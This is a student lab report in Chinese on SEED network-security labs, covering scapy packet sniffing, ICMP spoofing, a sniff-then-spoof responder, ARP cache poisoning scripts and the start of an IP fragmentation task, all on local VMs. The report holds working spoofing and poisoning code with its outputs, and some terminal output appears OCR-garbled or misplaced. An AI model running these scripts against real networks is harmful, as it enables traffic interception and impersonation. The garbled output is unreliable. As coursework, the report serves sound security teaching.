

Lab 3

Lab 3-1 Packet Sniffing and Spoofing Lab

Task Set 1: Using Tools to Sniff and Spoof Packets

- Task 1.1: Sniffing Packets


- Part A

将python程序

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 def print_pkt(pkt):
4     pkt.show()
5     pkt = sniff(filter='icmp', prn=print_pkt)
```

设为可执行权限后分别以root权限和普通用户权限执行，同时ping baidu.com得到

```
1 $ sudo ./task1.py
2 $ ping baidu.com
```



```
1 $ ./task1.py
2 $ ping baidu.com
```

```
[09/08/20]seed@M:~$ ping baidu.com
PING baidu.com (39.156.69.79) 56(84) bytes of data.
64 bytes from 39.156.69.79: icmp_seq=1 ttl=128 time=26.3 ms
64 bytes from 39.156.69.79: icmp_seq=2 ttl=128 time=26.4 ms
64 bytes from 39.156.69.79: icmp_seq=3 ttl=128 time=26.0 ms
64 bytes from 39.156.69.79: icmp_seq=4 ttl=128 time=25.9 ms
64 bytes from 39.156.69.79: icmp_seq=5 ttl=128 time=25.9 ms
64 bytes from 39.156.69.79: icmp_seq=6 ttl=128 time=25.6 ms
64 bytes from 39.156.69.79: icmp_seq=7 ttl=128 time=25.9 ms

[09/08/20]seed@M:~/.../labis$ ./task1.py
Traceback (most recent call last):
  File "./task1.py", line 5, in <module>
    pkt = sniff(filter='icmp', prn=print_pkt)
  File '/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py', line 1
036, in sniff
    sniffer.run(*args, **kwargs)
  File '/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py', line 9
07, in run
    *arg, **kargs)] = iface
  File '/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py', line
398, in _init_
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.h
ons(type)) # noipa: E501
  File '/usr/lib/python3.5/socket.py', line 134, in __init__
    socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

观察到root权限下可以正常抓包，普通用户权限下显示权限不够

- Part B

应用BPF语法来对scapy抓包进行过滤，分别满足

- Capture only the ICMP packet

```
[09/08/20]seed@M:~$ ping baidu.com
PING baidu.com (39.156.69.79) 56(84) bytes of data.
64 bytes from 39.156.69.79: icmp_seq=1 ttl=128 time=26.3 ms
64 bytes from 39.156.69.79: icmp_seq=2 ttl=128 time=26.4 ms
64 bytes from 39.156.69.79: icmp_seq=3 ttl=128 time=26.0 ms
64 bytes from 39.156.69.79: icmp_seq=4 ttl=128 time=25.9 ms
64 bytes from 39.156.69.79: icmp_seq=5 ttl=128 time=25.9 ms
64 bytes from 39.156.69.79: icmp_seq=6 ttl=128 time=25.6 ms
64 bytes from 39.156.69.79: icmp_seq=7 ttl=128 time=25.9 ms

[09/08/20]seed@M:~/.../labis$ ./task1.py
Traceback (most recent call last):
  File "./task1.py", line 5, in <module>
    pkt = sniff(filter='icmp', prn=print_pkt)
  File '/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py', line 1
036, in sniff
    sniffer.run(*args, **kwargs)
  File '/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py', line 9
07, in run
    *arg, **kargs)] = iface
  File '/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py', line
398, in _init_
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.h
ons(type)) # noipa: E501
  File '/usr/lib/python3.5/socket.py', line 134, in __init__
    socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

- Capture any TCP packet that comes from a particular IP and with a destination port number 23.

```
root@DESKTOP-JASON:~#
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth4: flags=4163 UP BROADCAST RUNNING MULTICAST  mtu 1500
inet 192.168.11.1 brd 255.255.255.0  broadcast 192.168.11.255
inet6 fe80::4da2:9223%eth4:834  prefixlen 64  scopeid 0x0<compat,link,site,host>
ether 00:50:56:c0:00:08  (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=703 UP LOOPBACK RUNNING  mtu 1500
inet 127.0.0.1 brd 127.0.0.1  netmask 255.0.0.0
inet6 :: brd :: prefixlen 128  scopeid 0x1<compat,link>
loop0: flags=4369 UP BROADCAST NOFORWDIGIT  mtu 1500
inet 192.168.11.1 brd 255.255.255.0  broadcast 192.168.11.255
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@DESKTOP-JASON:~# telnet 192.168.11.140
Trying 192.168.11.140...
Connected to 192.168.11.140.
Escape character is '^'.
Ubuntu 16.04.2 LTS
Last login: Mon Aug 28 10:25:25 UTC 2017
root@DESKTOP-JASON:~# telnet 192.168.11.140
Trying 192.168.11.140...
Connected to 192.168.11.140.
Escape character is '^'.
Ubuntu 16.04.2 LTS
root@DESKTOP-JASON:~# telnet 192.168.11.140
Trying 192.168.11.140...
Connected to 192.168.11.140.
Escape character is '^'.
Ubuntu 16.04.2 LTS
M login: ~

[09/08/20]seed@M:~/.../labis$ ./task1.py
###[ Ethernet ]###
  dst      = 00:0c:29:9e:84:54
  src      = 00:50:56:c0:00:08
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl     = 5
  tos     = 0x00
  len     = 40
  id      = 61641
  flags   = DF
  frag    = 0
  ttl     = 64
  proto   = tcp
  checksum = 0x0000
  src     = 192.168.11.1
  dst     = 192.168.11.140
###[ TCP ]###
  sport    = 56134
  dport    = telnet
  seq     = 0x6767858941
  ack     = 0
  dataofs = 8
  reserved = 0
  flags   = S
  window  = 64248
  checksum = 0x5b65
  urgptr  = 0
  options = [(('MSS', 1460), ('NOP', None), ('WScale', 8), ('NOP', None), ('NOP', None), ('SACKOK', b''))]
###[ Ethernet ]###
  dst      = 00:0c:29:9e:84:54
  src      = 00:50:56:c0:00:08
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl     = 5
  tos     = 0x00
  len     = 40
  id      = 61642
  flags   = DF
```

- Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

在宿主机上查看网络信息，确认SEED虚拟机所在子网

```
root@DESKTOP-JASON:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.180 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::2855:a384:26c6:916d prefixlen 64 scopeid 0x0<compat,link,site,host>
          ether 84:7b:eb:lc:40:06 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.142.1 netmask 255.255.255.0 broadcast 192.168.142.255
        inet6 fe80::dd8e:f691:f90d:72c5 prefixlen 64 scopeid 0x0<compat,link,site,host>
          ether 00:50:56:c0:00:01 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth4: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.11.1 netmask 255.255.255.0 broadcast 192.168.11.255
        inet6 fe80::4da2:9292:7bb4:e834 prefixlen 64 scopeid 0x0<compat,link,site,host>
          ether 00:50:56:c0:00:08 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 1500
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0xfe<compat,link,site,host>
          loop (Local Loopback)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

当抓取SEED所在子网时，能够抓取到包

```
seed@VM:/home/seed/Documents/week2/Lab1/task1.py
[09/08/20]seed@VM:~/Lab1/task1.py 130 B #!/usr/bin/python3
###[ Ethernet ]###
dst      = 01:00:5e:7f:ff:fa
src      = 00:50:56:c0:00:08
type    = IPv4
version = 4
ihl     = 5
tos     = 0x0
len     = 202
id      = 49032
flags   =
frag   = 0
ttl    = 1
proto  = udp
chksum = 0x3df7
src     = 192.168.11.1
dst     = 239.255.255.250
options = (options)
sport   = 62988
dport   = 1900
len     = 182
chksum = 0x45fc
###[ Raw ]###
load   = 'M-SEARCH * HTTP/1.1\r\nHOST: 239.255.255.250:1900\r\nMAN: "ssdp:discover"\r\nMX: 1\r\nNT: urn:dial-multiscreen-org:service:dial:1\r\nUSER-AGENT: Google Chrome/80.0.3987.132 Windows\r\n\r\n'
###[ Ethernet ]###
dst      = 01:00:5e:7f:ff:fa
src      = 00:50:56:c0:00:08
type    = IPv4
version = 4
ihl     = 5
tos     = 0x8
len     = 202
id      = 49033
flags   =
frag   = 0
ttl    = 1
proto  = udp
chksum = 0x3df6
```

当抓取SEED不在的网段时，没有抓到包

• Task 1.2: Spoofing ICMP Packets


查看各虚拟机IP地址

主机	IP地址
攻击者	192.168.11.140
被攻击主机	192.168.11.141
伪装对象	192.168.11.142

构造ICMP报文如下

```
1 from scapy.all import *
2 a = IP()
3 a.src = '192.168.11.142'
4 a.dst = '192.168.11.141'
5 b = ICMP()
6 p = a/b
7 send(p)
```

发送后在被攻击主机192.168.11.141用wireshark抓包可观察到显示由观察者192.168.11.142发来的ICMP包



Task 1.3: Traceroute

构造代码

```
1 from scapy.all import *
2 ttl = 1
3 while True:
4     a = IP()
5     a.dst = '47.93.148.91'
6     a.ttl = ttl
7     b = ICMP()
8     send(a/b)
9     ttl += 1
```

在wireshark中查看得到虚拟机到目标IP地址的路由跳数为12

14 2020-09-13 14:21:59.4441987... 11.219.79.185	192.168.1.186	ICMP	70 Time-to-live exceeded (Time to live exceeded in transit)
15 2020-09-13 14:31:59.4466591... 192.168.1.189	47.93.148.91	ICMP	106 Echo (ping) request id=0x0001, seq=84/21504, ttl=11 (no response found!)
16 2020-09-13 14:32:08.4466602... 11.219.79.185	192.168.1.186	ICMP	70 Time-to-live exceeded (Time to live exceeded in transit)
34 2020-09-13 14:32:08.4745566... 192.168.1.188	47.93.148.91	ICMP	106 Echo (ping) request id=0x0001, seq=85/21766, ttl=12 (reply in 35)
35 2020-09-13 14:32:08.5095835... 47.93.148.91	192.168.1.186	ICMP	106 Echo (ping) reply id=0x0001, seq=85/21766, ttl=53 (request in 34)

Task 1.4: Sniffing and-then Spoofing

构造代码

```
1 from scapy.all import *
2 def spoof_pkt(pkt):
3     if ICMP in pkt and pkt[ICMP].type == 8:
4         ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
5         icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
6         data = pkt[Raw].load
7         newpkt = ip/icmp/data
8         send(newpkt)
9 pkt = sniff(filter='icmp', prn=spoof_pkt)
```

首先在另一虚拟机中ping随意编写的IP地址，结果无法ping通

```
[09/13/20]seed@VM:~$ ping 192.168.111.111
PING 192.168.111.111 (192.168.111.111) 56(84) bytes of data.
^C
--- 192.168.111.111 ping statistics ---
92 packets transmitted, 0 received, 100% packet loss, time 93249ms
```

运行脚本后显示可以ping通，欺骗成功，且攻击者处显示成功发送ICMP reply报文

```
[09/13/20]seed@VM:~$ ping 192.168.111.111
PING 192.168.111.111 (192.168.111.111) 56(84) bytes of data.
64 bytes from 192.168.111.111: icmp_seq=83 ttl=64 time=716 ms
64 bytes from 192.168.111.111: icmp_seq=84 ttl=64 time=93.8 ms
64 bytes from 192.168.111.111: icmp_seq=85 ttl=64 time=160 ms
64 bytes from 192.168.111.111: icmp_seq=86 ttl=64 time=269 ms
64 bytes from 192.168.111.111: icmp_seq=87 ttl=64 time=4.67 ms
```

```
[09/13/20]seed@VM:~/.../lab1$ sudo python3 task1_4.py
.
Sent 1 packets.
```

Lab 3-2 ARP Cache Poisoning Attack Lab

Task 1: ARP Cache Poisoning

- Task 1A:

主机	IP	MAC
中毒者Ubuntu 20.04	192.168.11.138	00:0c:29:f3:b5:a7
攻击者SEED	192.168.11.140	00:0c:29:9e:84:54
被污染对象DHCP Server	192.168.11.254	00:50:56:ee:a5:3a

```
jason@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.11.138 netmask 255.255.255.0 broadcast 192.168.11.255
              inet6 fe80::3e6:1ea8:5543:863b prefixlen 64 scopeid 0x20<link>
                ether 00:0c:29:f3:b5:a7 txqueuelen 1000 (Ethernet)
                  RX packets 41686 bytes 62298066 (62.2 MB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 3838 bytes 272976 (272.9 KB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
                loop txqueuelen 1000 (Local Loopback)
                  RX packets 262 bytes 22356 (22.3 KB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 262 bytes 22356 (22.3 KB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

jason@ubuntu:~$ ping 192.168.11.140
PING 192.168.11.140 (192.168.11.140) 56(84) bytes of data.
64 bytes from 192.168.11.140: icmp_seq=1 ttl=64 time=0.969 ms
64 bytes from 192.168.11.140: icmp_seq=2 ttl=64 time=0.918 ms
64 bytes from 192.168.11.140: icmp_seq=3 ttl=64 time=0.496 ms
64 bytes from 192.168.11.140: icmp_seq=4 ttl=64 time=0.412 ms
64 bytes from 192.168.11.140: icmp_seq=5 ttl=64 time=0.925 ms
^C
--- 192.168.11.140 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4050ms
rtt min/avg/max/mdev = 0.412/0.744/0.969/0.238 ms
jason@ubuntu:~$ arp -a
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
jason@ubuntu:~$ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
```

```
[09/12/20]seed@VM:~$ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.138) at 00:0c:29:f3:b5:a7 [ether] on ens33
? (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
```

- 构造包含目标地址的ARP包，并不断重复发送，一段时间后观察到被攻击的Ubuntu的ARP缓存中的192.168.11.254对应的MAC地址已被SEED污染

```
/bin/bash  
seed@VM:/home/seed/Documents/week2/lab2/arpps.py  
lab1    arpps.py          177 B  from scapy.all import *\nlab2    task1.py          99 B   import time\nlab3  
from scapy.all import *\nimport time\nE = Ether()\nA = ARP()\nA.pdst = "192.168.11.138"\nA.psrc = "192.168.11.254"\npkt = E/A\nfor i in range(3000):\n    sendp(pkt)\n    time.sleep(0.1)
```

```
jason@ubuntu:~$ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
  gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
jason@ubuntu:~$ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
  gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
jason@ubuntu:~$ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
  gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
jason@ubuntu:~$ arp -a
? (192.168.11.254) at 00:0c:29:9e:84:54 [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
  gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
```

- **Task 1B:**

新添加一台虚拟机在192.168.11.0中，则网络目前状态为：

主机	IP	MAC
Ubuntu 18.04	192.168.11.134	00:0c:29:e6:a3:97
中毒者Ubuntu 20.04	192.168.11.138	00:0c:29:f3:b5:a7
攻击者SEED	192.168.11.140	00:0c:29:9e:84:54

```
nosaj@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.11.134  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::b52c:b70b:58fc:1166  prefixlen 64  scopeid 0x20<link>
          ether 00:0c:29:e6:a3:97  txqueuelen 1000  (Ethernet)
            RX packets 28531  bytes 40879582 (40.8 MB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 4326  bytes 330136 (330.1 KB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (Local Loopback)
            RX packets 282  bytes 22954 (22.9 KB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 282  bytes 22954 (22.9 KB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

```
nosaj@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.11.134  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::b52c:b70b:58fc:1166  prefixlen 64  scopeid 0x20<link>
          ether 00:0c:29:e6:a3:97  txqueuelen 1000  (Ethernet)
            RX packets 28531  bytes 40879582 (40.8 MB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 4326  bytes 330136 (330.1 KB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (Local Loopback)
            RX packets 282  bytes 22954 (22.9 KB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 282  bytes 22954 (22.9 KB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

首先未攻击之前，Ubuntu 20.04中可以看到各IP对应的正确MAC地址

```
Activities Terminal Sep 12 00:02
jason@ubuntu: ~
:jason@ubuntu: $ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
:jason@ubuntu: $ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
:jason@ubuntu: $ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
:jason@ubuntu: $ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
:jason@ubuntu: $ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
:jason@ubuntu: $ arp -a
? (192.168.11.254) at 00:0c:29:9e:84:54 [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
:jason@ubuntu: $ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
:jason@ubuntu: $ arp -a
? (192.168.11.254) at 00:0c:29:9e:84:54 [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
:jason@ubuntu: $ arp -a
? (192.168.11.134) at 00:0c:29:6e:a3:97 [ether] on ens33
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
:jason@ubuntu: $ arp -a
```

构造包含伪装信息的ARP报文：


```
/bin/bash
/bin/bash 73x44

1 from scapy.all import *
2 import time
3 E = Ether()
4 A = ARP()
5 A.hwdst = "00:0c:29:9e:84:54"
6 A.psrc = "192.168.11.134"
7 A.pdst = "192.168.11.138"
8 pkt = E/A
9 for i in range(3000):
10     sendp(pkt)
11     print("%d pkts",i)
12     time.sleep(0.1)
```

发送ARP报文后可以看到已经将192.168.11.134的IP地址成功映射到SEED的MAC地址上：

```
jason@ubuntu:~$ arp -a
? (192.168.11.134) at 00:0c:29:e6:a3:97 [ether] on ens33
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
jason@ubuntu:~$ arp -a
? (192.168.11.134) at 00:0c:29:9e:84:54 [ether] on ens33
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
jason@ubuntu:~$
```

- **Task 1C:**



构造广播报文，将自己的MAC与目标设备的IP绑定后发送给其他设备

```
/bin/bash
/bin/bash 73x44
1 from scapy.all import *
2 import time
3 E = Ether()
4 E.dst = "ff:ff:ff:ff:ff:ff"
5 A = ARP()
6 A.hwsrc = "00:0c:29:9e:84:54"
7 A.hwdst = "ff:ff:ff:ff:ff:ff"
8 A.psrc = "192.168.11.138"
9 A.pdst = "192.168.11.138"
10 pkt = E/A
11 for i in range(3000):
12     sendp(pkt)
13     print(i,"pkts")
14     time.sleep(0.1)
```

观察到在192.168.11.138主机中，192.168.11.134的IP地址已被映射到SEED虚拟机。

Lab 3-3 IP/ICMP Attacks

Tasks 1: IP Fragmentation

- Task 1.a:

首先构造分片IP报文：

1. UDP负载共 $32 \times 3 + 8 = 104$ 字节
2. 第一片IP报文中包含UDP头部（8字节）与前32字节负载，共40字节，因为是第一片，所以 ip.frag=0（未偏移），ip.flags=1（之后还有IP分片），ip.proto=17（指UDP协议）
3. 第二片IP报文中不需包含UDP头部，只需包含32字节负载，因上一片IP报文中的UDP段共40字节，片偏移以8字节为单位，因此偏移量为5，则设ip.frag = 5，
4. 第三片IP报文与第二片相似，不同之处为ip.frag=9 ($32/8=4$)，ip.flag=0（之后无IP分片）

```
/bin/bash
/bin/bash 73x44
1 from scapy.all import *
2
3 ip = IP(src="192.168.11.140", dst="192.168.11.138")
4 ip.id = 1000
5 ip.frag = 0
6 ip.flags = 1
7 ip.proto = 17
8 udp = UDP(sport=7070, dport=9090)
